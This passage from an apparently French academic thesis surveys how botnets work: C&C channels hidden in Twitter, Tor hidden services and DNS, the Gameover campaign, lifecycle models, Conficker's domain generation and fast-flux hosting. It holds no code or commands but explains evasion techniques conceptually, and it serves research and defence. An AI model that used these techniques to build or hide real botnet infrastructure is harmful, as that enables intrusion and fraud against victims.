- **canal persistant** : le bot se connecte vers le système de commande et de contrôle et la connexion est maintenue pendant la durée de l'allumage du système support (ou tant que le système de commande et de contrôle est accessible) ;
- **canal périodique/sporadique** : le process gérant le bot se connecte régulièrement au système de commande et de contrôle, chaque connexion pouvant ne durer que quelques secondes.

Profiter d'une autre architecture. Parmi les architectures de botnet rencontrées ou théorisées, certaines consistent à profiter d'une architecture existante, déjà particulièrement résiliante ou supposée franchir plus facilement les pare-feux.

Plates-formes supportées par le protocole HTTP. Ainsi, par delà de l'utilisation du protocole HTTP, il pourrait être intéressant d'exploiter les infrastructures mises en place grâce à ce protocole (dans tous les cas, on est toutefois ramené à une architecture centralisée). [Sel12] propose une synthèse sur ce risque d'utilisation des canaux cachés, qui s'avère déjà très développé :

- **les réseaux sociaux** :
  - Flashback [DrW12], TwitterNET [Bit10] (cf. figure 1.10 page suivante), Mehika [Rom10] et le botnet d'espionnage MiniDuke [ESE14] ont exploité le réseau social Twitter (par recherche de mots clés donnés ou aléatoires, suivi de publications d'un compte twitter ou de comptes Twitter générés automatiquement – MiniDuke implémentant toutes ces méthodes), l'un des intérêts étant pouvoir de suivre et piloter son botnet depuis de nombreuses interfaces comme un téléphone mobile ;
  - Facebook est aussi utilisé comme pour le botnet Whitewell [Lel09] ;
- **les webmails** : IcoScript utiliserait le webmail de Yahoo selon [Ras14] ;
- **les groupes de discussion** :
  - Google Groups : Grups [Kat12] ;
  - Yahoo Groups : Avatar [Mat13a] ;
- **les plates-formes de publication** :
  - Evernote : Vernot [Tam13] ;
  - Google Docs : Makadocs [O'G09] ;
  - Pastebin : c'est en fait le serveur de "paste" du projet Debian qui a été utilisé (http ://paste.debian.net), en combinaison avec Twitter par le botnet de téléchargement Sninfs [Fit09].



FIGURE 1.10 – Exemple de commandes de pilotage du kit de botnets TwitterNET – source [Mar15]

La plupart de ces plates-formes ont pris des mesures pour lutter contre ce type de menaces, Twitter disposant par exemple d'une interface de filtrage des liens qui y sont publiés, cela ne protègera toutefois pas de l'utilisation de messages encodés.

Messageries instantanées. Les messageries instantanées ne sont pas en reste, on a notamment relevé Jabberbot [DJ13] qui fait usage de serveurs XMPP/Jabber, protocole ouvert de messagerie instantanée. De façon un peu plus subtile [McW13], la campagne surnommée APT1 aurait utilisé des techniques pour camoufler ses communications via le protocole utilisé par MSN Messenger, ou XMPP.

Tor Le réseau d'anonymisation *The onion routing* (Tor) peut être utilisé pour camoufler l'origine de certaines communications, mais aussi pour offrir des services dont la localisation est cachée, ce sont les "services cachés de Tor" (*Tor hidden services* [DMS04]. Ils sont, en pratique, identifiés par une adresse en `.onion` uniquement accessible par Tor.

Le principe d'établissement de ces services cachés est le suivant (Bob offrant un service, auquel Alice va chercher à se connecter, il faut comprendre les actions d'Alice et Bob comme étant réalisées par leurs clients – *onion proxies* (OP) – respectifs), tel que décrit dans [DMS04] (cf. figure 1.11 page suivante) :

- Bob choisit une paire de clés asymétriques, établit un circuit Tor (1) (donc anonymisé et chiffré) vers chacun de ses *points d'introduction* et leur demande d'attendre des requêtes ; il rend publique la liste de ses points d'introduction et signe cette annonce (2) ;
- Alice découvre le service (3), puis choisit un nœud Tor comme *point de rendez-vous* (4) pour sa connexion au service de Bob et établit un circuit vers celui-ci, puis lui transmet un *cookie de rendez-vous aléatoire* ;
- Ensuite, Alice ouvre une connexion anonyme vers un des points d'introduction de Bob (5) et lui adresse un message (chiffré avec la clé publique du service de Bob), précisant le point de rendez-vous et le cookie de rendez-vous et entame un échange de clé Diffie-Hellman (DH) ; le point d'introduction transmet le message à Bob (6) ;
- Bob accepte et donc établit un circuit anonyme vers le point de rendez-vous (7), fournit le cookie de rendez-vous et la deuxième moitié de l'échange de clé DH et un condensat de la clé de session qu'ils partagent dorénavant ;



Figure 1.11 – Schéma d'établissement des connexions à des services cachés dans le réseau Tor. Chaque lien est établi par un circuit anonymisé du protocole Tor. L'annuaire Tor est un répertoire de ressources (*Directory server*) tel que décrit dans [DMS04]

- le point de rendez-vous effectue la liaison entre les circuits d'Alice et Bob (il ne connaît l'identité ni de l'un, ni de l'autre) ;
- enfin, Alice transmet une cellule de type `Relay Begin` qui parvient à l'OP de Bob qui se connecte au serveur Web de celui-ci ; une connexion chiffrée a été établie, Alice et Bob peuvent communiquer normalement.

Nous analysons cette capacité d'utilisation des services cachés de Tor comme une architecture centralisée répartie ; en effet, de nombreux serveurs intermédiaires redondants sont utilisés pour relayer la communication (les noeuds du réseau Tor), le serveur principal reste en principe anonyme, mais il reste toutefois un point de compromission possible s'il était découvert. En 2012, est identifié [GS12] le botnet bancaire Skynet utilisant un serveur IRC caché sur Tor [4] et en 2013, [Mat13b] décrit l'avènement de ces botnets utilisant des services cachés sur Tor :

- Atrax qui utilise un serveur HTTP caché par Tor ;
- et une évolution des protocoles utilisés par Agent.PTA.

En 2014, l'analyse du rançongiciel chiffrant Simplocker [Lip14], ciblant les plates-formes Android, révèle l'intégration du protocole Tor (non observé). CTB-locker, autre rançongiciel chiffrant ciblant les plates-formes sous Microsoft Windows utilise quant à lui effectivement [TAL15] un serveur de commande et de contrôle sur un service caché Tor.

Nous verrons dans la section 1.2.3.9 page 51 que le protocole utilisé par le système de gestion des noms de domaines est de plus en plus couramment utilisé comme canal caché.

Plates-formes mobiles. Dans [MFB15], nous mettons en avant les particularités qu'on pourrait supposer des botnets reposant sur des plates-formes mobiles. Le mobile offre par

4. Son auteur a été interpellé par la police allemande en décembre 2013 [Mal13]

nature des modalités alternatives de communication (SMS, Bluetooth) et quelques spécifités : dans la plupart des cas (en tout état de cause avec les réseaux actuellement déployés), les communications entre pairs sont impossibles dans le réseau des opérateurs. On peut donc imaginer certaines architectures qui tiendraient compte des protocoles de communication spécifiques, mais très centralisés, des SMS et MMS.

Comme les mobiles sont une cible de choix – notamment parce qu'ils servent de plateforme de confiance pour un nombre croissant de transactions financières, il semble inéluctable que des architectures nouvelles y soient testées, par exemple pour profiter de moyens de connexion en toutes circonstances avec d'autres pairs (wi-fi, Bluetooth, NFC, ...). Une autre source d'innovation viendra certainement aussi de la diversité des usages entre les différentes régions du monde et la variété relativement important des systèmes d'exploitation.

1.2.3.8 Cycle de vie

Comme tout système un botnet est pensé et conçu, fabriqué, déployé, alimenté et éventuellement disparaît. Intuitivement, le cycle de vie d'un botnet sera une combinaison entre des notions issues du cycle de vie d'un logiciel (analyse de besoins, conception, codage et tests, qualification, mise en production et maintenance) et celles de la gestion d'un réseau informatique (planification, acquisition, utilisation et protection, cession des équipements), avec en plus la notion que le maître du botnet exerce une activité illégale et en tous cas désapprouvée par les propriétaires des systèmes qui supportent le botnet.

Exemple du botnet Gameover. Prenons le cas du botnet Gameover tel qu'il a été observé en 2012 par l'équipe du Dell SecureWorks CTU [SG12]. Les étapes de la campagne qu'ils décrivent sont :

- **la distribution par le botnet de spam Cutwail** : les maîtres du botnet Gameover *louent les services de l'équipe derrière Cutwail* pour diffuser des courriers électroniques ;
- **la diffusion par le kit d'exploitation Blackhole.** : les courriers électroniques redirigent vers des *serveurs relais sous Nginx* qui eux-mêmes dissimulent la position réelle du *serveur d'exploitation Blackhole* configuré par les maîtres de Gameover ;
- ensuite, les victimes téléchargent un **Pony loader** : ce botnet a la particularité de permettre à la fois des installations de code malveillant et collecter des identifiants et mots de passe FTP, HTTP et de courrier électronique ; cette couche supplémentaire permet aussi de profiter du **polymorphisme** du code du *Pony loader* ainsi très peu détecté par les antivirus ;
- le **code malveillant du troyen ZeuS Gameover** est ensuite installé par le Pony loader sur la machine infectée ; c'est lui qui permettra notamment de réaliser les opérations assez complexes de détournement d'informations liées à des comptes bancaires ou des sites de vente en ligne par injection dans les pages Web affichées sur l'ordinateur des victimes ;
- le bot se connecte à un réseau pair-à-pair compatible avec IPv4 et IPv6 ; la **connexion du bot Gameover au réseau pair à pair** peut se faire en une ou deux étapes :
  - par connexion directe à une **liste de pairs préconfigurée** ;
  - si la liste ne permet pas de connexion, par récupération d'une **liste fraîche** auprès de serveurs identifiés par **noms de domaine générés aléatoirement** (DGA), 1000 nouveaux noms de domaine chaque jour ;

- la **monétisation** est ensuite réalisée par réexpédition de virements bancaires ; pour ce faire l'équipe de Gameover doit **recruter des équipes de mules** chargées dans chaque pays de recevoir les fonds et les réexpédier ; les chercheurs de Dell Secureworks font l'hypothèse que les campagnes de recrutement de mules (camouflées sous forme de recrutement pour du "travail à domicile") émises pendant la même période par Cutwail pourraient être l'œuvre de l'équipe derrière Gameover ; on peut aussi faire l'hypothèse qu'ils font appel à une autre équipe spécialisée dans le recrutement et la gestion de mules ;
- pour **camoufler certaines opérations de virement** et empêcher les utilisateurs légitimes des services de vérifier leurs opérations en cours, les maître de Gameover réalisent des **dénis de service distribués** (DDoS) contre les sites Web des banques, grâce au kit Dirt Jumper dont ils semblent être responsables du déploiement d'un certain nombre de serveurs de commande et de contrôle.

On constate donc que le cycle de vie d'un botnet peut comporter de nombreuses composantes et ne se limite pas toujours à maintenir une simple infrastructure de commande et de contrôle et infecter un certain nombre de victimes.

Modèles issus de la littérature. La notion du cycle de vie d'un botnet permet d'apporter une vision plus systématique des mesures de lutte, il est donc parfois abordé par les équipes de recherche. Ainsi, les auteurs de [RGMFGT13] proposent une définition du cycle de vie qui se veut complète. Leur modèle comporte six étapes successives et un ensemble de mécanismes complémentaires servant à protéger le botnet des mesures de sécurité prises dans les réseaux :

- conception (au sens du génie logiciel, mais aussi de la conception d'un produit pour un marché) ;
- recrutement des hôtes victimes (bots) ;
- interaction via le système de commande et de contrôle (enregistrement des bots, réception d'ordres) ;
- marketing du botnet auprès des clients éventuels (les personnes qui vont acheter les services) ;
- exécution de l'attaque ;
- fin avec le succès de l'attaque.

Mais en réalité, si ce modèle envisage la fin du cycle au moment de l'exécution de l'attaque, il oublie peut-être de mettre en évidence les notions de maintien en fonctionnement ou de fin de vie d'un botnet. Enfin, les auteurs n'abordent pas les liens et donc les branchements entre plusieurs botnets, soit qu'il s'agisse de versions successives, de reprises de code logiciel, de déploiement ou de soutien logistique d'un botnet par un autre botnet. Les auteurs cherchent ici à démontrer que le blocage de l'une quelconque des étapes peut empêcher le succès de l'opération.

De leur côté, les auteurs de [SSPS13] proposent cinq phases, plus en lien avec le fonctionnement des codes malveillants eux-mêmes (donc plutôt quant au cycle de vie des bots) :

1. infection initiale ;

2. injection secondaire ;
3. connexion ou ralliement (jusqu'à se connecter effectivement) ;
4. activités malveillantes ;
5. maintenance et mise à jour (et nouvelle connexion).

Ces modèles ne sont pas totalement satisfaisants : ils ne prennent pas en compte l'intégralité du cycle de vie des botnets et ne montrent pas pleinement l'imbrication du cycle de vie du botnet avec le cycle de vie de chacun de ses bots.

Proposition d'un modèle détaillé de cycle de vie des botnets. Nous proposons le modèle de cycle de vie d'un botnet et de ses bots tel qu'il est représenté en figure 1.12 page suivante.

Il faut être conscient que ce cycle de vie est en interaction permanente avec ceux de la communauté de la sécurité (chercheurs et acteurs opérationnels), ainsi que des utilisateurs finaux des systèmes abusés (notamment leurs rythmes de vie – cycle circadien – et leurs mesures de sécurité). Enfin, en fonction des services externes auquel fait appel le maître du botnet et de son modèle économique, il pourra être soumis à d'autres contraintes externes (disponibilité et coût de revient des infrastructures, recrutement de clientèle, dispinobilité des réseaux de blanchiment et marché de revente des données collectées et des services ou encore actions de la concurrence – innovation, publicité, actions offensives...).

Voici le descriptif de ce modèle complet de cycle de vie botnets et bots :

- **cycle de vie du botnet** :
  - **Conception du botnet (bloc de génie logiciel)** : le développeur du botnet conçoit son projet en fonction des objectifs recherchés (et éventuellement des attentes potentielles de son client) ; il prévoit l'ensemble des composants et les interfaces de communication entre chacun d'entre eux, ainsi que les fonctions qu'ils doivent remplir ; il s'attache à concevoir puis coder l'ensemble des éléments nécessaires au fonctionnement de son botnet ou à identifier les composants qu'il va pouvoir réutiliser ou adapter ; enfin, il s'assure d'utiliser les méthodes d'obfuscation de code nécessaires ; ces opérations sont réalisées par un **codeur**, acteur qui ne sera pas forcément le maître du botnet ;
  - `(D)` **Déploiement** : cette étape fait appel à un processus externe (cf. section 1.2.4 page 59) ou à un processus propre du botnet ; elle sera précédée si nécessaire du déploiement des systèmes utilisés pour piloter le dispositif de commande et de contrôle ;
  - ***Recours à des ressources externes*** : en particulier lors de la phase de déploiement, mais aussi pour permettre le fonctionnement du système de commande et de contrôle, les maîtres d'un botnet devront souvent avoir recours à des ressources externes : piratage ou location de serveurs, location de services d'un botnet de diffusion de code malveillant, d'une plate-forme d'exploitation, etc. ;
  - `(M)` **Maintien en fonctionnement** : il s'agit de l'ensemble des étapes de maintien en condition des infrastructures de déploiement et de commande et de contrôle (installation et administration de systèmes, location de services), de surveillance de l'état du botnet et de collectes d'information permettant le cas échéant de solliciter ou réaliser des mises à jour de logiciels ; certaines actions consisteront



FIGURE 1.12 – Cycle de vie d'un botnet et de ses bots

à maintenir la discrétion (effacement de traces, changement d'adresses IP ou de serveurs utilisés) ou la robustesse du botnet (rajout de nouvelles infrastructures, paramétrage des bots) ;

- `(E)` **Exploitation** : il s'agit de l'ensemble des opérations pour lequel le botnet a été créé et donc de mettre en œuvre les attaques, les campagnes de collecte de données ou d'envoi de courriers non sollicités, le rapatriement des informations puis leur exploitation ; cette étape interagit fortement avec deux blocs complémentaires décrits plus bas correspondant au modèle économique ;
- **mise à jour (bloc de génie logiciel)** : en fonction des retours des maîtres de botnets, ou des améliorations proposées par le développeur, le développement de mises à jour des différents modules, y compris de l'architecture même du botnet ; en fonction de la nature des mises à jour, les étapes de maintien en fonctionnement et de déploiement seront activées ;
- `(F)` **Fin de vie / désinstallation** : si le maître du botnet le choisit, et notamment pour effacer ses traces, il va peut-être vouloir désinstaller son botnet, qu'il s'agisse des logiciels installés sur les bots ou bien des configurations mises en place sur les différentes plates-formes éventuellement nécessaires au système de commande et de contrôle ; toutefois, une telle possibilité prévue dans la conception du botnet peut constituer une faiblesse exploitable par les défendeurs des systèmes abusés ;
- Selon le modèle choisi et l'ambition, ils pourront chercher la ***commercialisation des services du botnet*** : mise en place d'une architecture d'affiliation (location de compartiments du botnet), gestion d'une interface de suivi des campagnes pour les clients, diffusion de publicité sur les forums *underground*, etc. ;
- ***Blanchiment et revente des données*** : réutilisation des données (pour agrandir les infrastructures ou le botnet par prise de contrôle de serveurs, de comptes de courrier électronique, etc.), revente directe, revente sur des plates-formes d'échange, gestion de mules ou recours à un service de gestion de mules ;

• cycle de vie des bots (chacune des étapes s'établit en lien avec une étape `(D)`, `(M)`, `(E)` ou `(F)` du botnet) :

- `(D)` **Recrutement des bots** : soit sur interaction d'un utilisateur du système cible, soit par succès d'un exploit ; selon les intentions du maître du botnet, ce recrutement se fera selon un territoire, une cible précise ou au contraire un maximum de victimes (cette étape suppose l'existence d'un processus de diffusion – des infrastructures et des méthodes, ou de propagation – chaque bot capable de reproduire son code principal vers d'autres victimes) ;
- `(D)` **Installation du code** : installation directe du code malveillant ou en plusieurs étapes selon la stratégie et les outils choisis ; cette étape pourra comprendre l'installation d'un rootkit ;
- `(D)` **Première connexion avec le système de commande et de contrôle** : c'est le premier contact du bot fonctionnel avec le C&C, il permet au maître du botnet d'établir des statistiques et de suivre l'état du déploiement (cette étape suppose que le C&C comporte un service collectant ces informations et leur mise à jour) ;
- `(M)` **Installation de modules complémentaires** : configurée par défaut ou réalisée sur demande en fonction de l'évolution souhaitée cette étape permet de compléter les fonctions du bot – éventuellement en fonction d'options nécessaires pour un secteur géographique, une cible donnée ou encore pour un compartiment mis à disposition d'un client (cette étape suppose évidemment l'existence d'une

infrastructure mettant à disposition ces modules, elle pourra être distincte de l'infrastructure de commande et de contrôle principale) ;

- `(E)` **Écoute des commandes** : le bot se tient à l'écoute des commandes, soit en se connectant régulièrement au C&C, soit en maintenant une connexion permanente ;
- `(E)` **Exécution des commandes** : le bot exécute une série de commandes préconfigurées ;
- `(M)` **Mise à jour** : le bot opère sa propre mise à jour et redémarre ;
- `(F)` **Désinstallation/fin de vie** : soit sur l'action du maître du système abusé – grâce à un antivirus par exemple, soit sur action d'une commande prévue par le bot (certains bots procèdent à la désinstallation de bots concurrents) ; l'existence d'une telle commande peut constituer une faiblesse, mais peut faire partie d'une stratégie de discrétion.

Chaque étape du cycle de vie aura un impact sur l'implémentation, en particulier le code de chacun des composants concernés. Par exemple, le code chargé de l'exécution des commandes reçues contiendra pour chacune de ces commandes un branchement dédié à leur exécution.

1.2.3.9 Utilisation des serveurs DNS.

Le système de gestion des noms de domaine est une des composantes essentielles du fonctionnement de l'Internet et à ce titre est devenu essentiel dans le fonctionnement des botnets à toutes leurs étapes. Les premiers botnets utilisaient des **adresses IP ou des noms de domaines statiques**. Encore aujourd'hui, des botnets installés un peu rapidement et particulièrement les RAT utilisent des identifiants statiques, ou plus spécifiquement des noms de domaines auprès de services le plus souvent gratuits permettant un nom de domaine permanent (configuré dans les bots) et l'adresse IP très souvent dynamique des abonnés résidentiels.

Algorithmes de génération de noms de domaines (DGA). Lorsqu'un algorithme de génération de noms de domaines est implémenté dans un botnet, cela permet de faire face aux situations où le système de commande et de contrôle principal n'est plus accessible ou tout simplement à rendre celui-ci plus discret.

De part et d'autre (dans le code du bot et chez le maître du botnet), une liste de noms de domaine aléatoire est calculée, différente chaque jour ou chaque heure et il suffit que l'un d'entre eux soit configuré et accessible pour que le bot puisse se connecter au C&C. L'algorithme doit être suffisamment aléatoire (pour qu'il y ait peu de chances que les domaines existent préalablement) et crée des domaines uniques spécifiques au botnet.

Il existe des variantes dans l'implémentation de ces algorithmes, le botnet de fraude aux clics Ramdo [Wan14], par exemple, ne fait pas reposer la génération de noms de domaine sur la date ou l'heure mais uniquement sur une racine configurée dans chaque bot et qui peut être mise à jour via le C&C.

Définition 1.23 (algorithme de génération de noms de domaines)**.** Un **algorithme de génération de noms de domaine** (ou **DGA** – ***domain generation algorithm***) est une méthode implémentée dans des classes de botnets permettant à un système de commande et de contrôle d'utiliser des noms de domaines multiples, calculés aléatoirement

avec cet algorithme et éventuellement variables au cours du temps, uniquement connus du système de pilotage du C&C et de ses bots.

Au passage, le même principe peut s'appliquer à d'autres types d'adresses hébergées sur une plate-forme de publication, comme un identifiant de texte sur Pastebin ou un compte twitter à parcourir (le botnet Hammertoss apparu en 2015 utilise ce principe).

Exemple du botnet Conficker. Par exemple, le botnet Conficker tel que décrit dans [PSY09], dans sa version Conficker.A produit une liste de noms de domaine reposant sur la date UTC et comportant 250 noms de domaine. Dans sa version suivante, appellée Conficker.B par les observateurs, produit cette fois-ci une liste avec des domaines de premier niveau différents. Plus tard, dans sa version Conficker.C, ce sont 50 000 noms de domaine qui sont générés pour chaque jour (entre 4 et 8 lettres avec un très grand nombre de domaines de premier niveau différents possibles).

En observant les noms de domaines générés avec l'algorithme de Conficker.C pour une journée de 2015, on obtient ce type de résultats :

50 000	noms de domaines différents, parmi lesquels :
2 724	noms de domaines sont résolus et parmi eux :
1 698	renvoient vers un *sinkhole* (cf. section 3.2.3.1 page 107) lié à l'opération du *Conficker working group*
887	sont réservés (par défaut par l'office d'enregistrement ou par opportunité)
139	sont en collision avec des noms de domaines existants (essentiellement des noms courts de 4 lettres)

Il reste donc en pratique énormément de domaines accessibles si le maître du botnet décidait de l'activer ; la méthode paraît assez efficace malgré les efforts de *sinkholing*.

Fast-flux DNS.

Techniques de *DNS fast-flux*. Le DNS round-robin consiste à associer plusieurs adresses IP alternativement à un même nom de domaine. Cela permet par exemple de répartir la charge entre plusieurs serveurs pour offrir un service donné (mais ce n'est pas la méthode la plus efficace [Bri95]). Pour masquer la position réelle de leurs activités illégales, les cyberdélinquants ont étendu cette méthode pour affecter successivement un même nom de domaine à plusieurs adresses IP (*fast-flux hosting*). Ces adresses IP pourront directement servir un contenu malveillant (des pages de hameçonnage par exemple) ou bien servir de relais vers un serveur

L'approche complémentaire est de faire varier l'adresse IP des serveurs de noms de domaine (*name-server fluxing*). La combinaison de ces deux méthodes est le *double-flux*.

Fast-flux service networks (FFSN). Les premiers à employer ces techniques étaient certainement les spécialistes du hameçonnage, utilisant leur botnet avec une infrastructure de fast-flux pour délivrer des contenus sous différents noms de domaine, vers un nombre varié d'adresses IP hébergeant ces contenus. Ces méthodes sont beaucoup plus résilientes et plus complexes à filtrer dans les réseaux destinataires. Des évolutions de ces botnets peuvent être utilisées pour délivrer le service à d'autres groupes criminels.

[KFJ09] étudie certaines dynamiques de ces services de *fast-flux* au travers de l'analyse des noms de domaine utilisés dans 21 différentes campagnes de spam. Parmi les résultats, les auteurs observent que les victimes dont les machines sont abusées pour relayer les messages sont réparties dans une variété de fuseaux horaires, certainement pour garantir l'efficacité du FFSN en toutes circonstances, ou encore, que pour certaines campagnes, ce sont plusieurs FFSN qui sont utilisés.

Le DNS comme canal caché. Le protocole de gestion des noms de domaine peut aussi être utilisé pour transporter de l'information et donc servir de canal caché aux communications d'un système de commande et de contrôle. Comme HTTP, le protocole DNS a la particularité d'être la plupart du temps autorisé jusqu'au cœur des réseaux. Par exemple, pour un même nom de domaine, de nombreux enregistrements peuvent être alimentés qui ne donnent pas forcément des informations pour résoudre les correspondances adresse IP <> nom de domaine, mais fournir des fonctionnalités supplémentaires. Ainsi un enregistrement TXT permet d'associer un texte arbitraire à un nom de domaine. Un des usages légitimes de ce service est d'implémenter le protocole de sécurité du courrier électronique DKIM (domainkeys identified mail) en y publiant des clés publiques.

[DRF+11] décrit le botnet Feederbot qui stocke dans des enregistrements TXT un message chiffré avec RC4 et encodé en Base64 pour n'utiliser que des caractères acceptables dans ces enregistrements. Mais d'autres champs peuvent être utilisés (MX, CNAME, SRV, NULL), peut-être moins flexibles mais tout aussi efficaces une fois la routine d'encapsulation (*tunneling*) implémentée.

1.2.3.10 Taille d'un botnet et autres mesures

Parmi les caractéristiques souvent discutées ou mises en avant, la taille d'un botnet (ou d'une instance d'un botnet) peut donner plusieurs types d'information : son efficacité, sa cible et bien évidemment son impact potentiel. Plusieurs méthodes ont été développées pour mesurer la taille d'un botnet et très souvent des erreurs peuvent être commises. Il est intéressant de noter que des acteurs différents ont des motivations distinctes pour mesurer la taille d'un botnet : le maître du botnet, les éditeurs de solutions de sécurité et les chercheurs en sécurité. Tous auront à un instant ou un autre tendance à être précis ou au contraire à exagérer quant à l'ampleur de leurs observations, pour impressionner leurs lecteurs. En tout état de cause, il convient de s'assurer de définir précisément ce qu'on cherche à mesurer.

Ces notions seront aussi à adapter pour les personnes assurant la sécurité d'un réseau et cherchant à mesurer l'impact d'un botnet dans leur propre réseau.

[RZMT07] présente une première conclusion importante : suivant la façon dont on mesurera la taille du botnet, les valeurs pourront être très variables d'une méthode à l'autre. Leur étude reposant sur l'observation de botnets utilisant le protocole IRC pour leur communication – loin d'être la méthode la plus souvent choisie aujourd'hui par les maîtres de botnets – elle ne couvre pas toutes les situations utiles. Toutefois, ses auteurs proposent un certain nombre de définitions intéressantes telles que l'empreinte et la population active d'un botnet.

> **Définition 1.24** (empreinte)**. L'empreinte (*footprint*) d'un botnet** est la taille de l'ensemble de la population (bots) infectée pendant la durée de vie du botnet.

La définition suivante est plus discutable, aussi nous ne la reprenons pas telle qu'elle à

notre compte, mais analysons-la :

> "we consider the botnet's **live population** as the number of live bots simultaneously present in the command and control channel. Therefore, unlike its footprint, the live population of a particular botnet indicates the botnet's capacity to perform a malicious task posted as a command message by the botmaster."

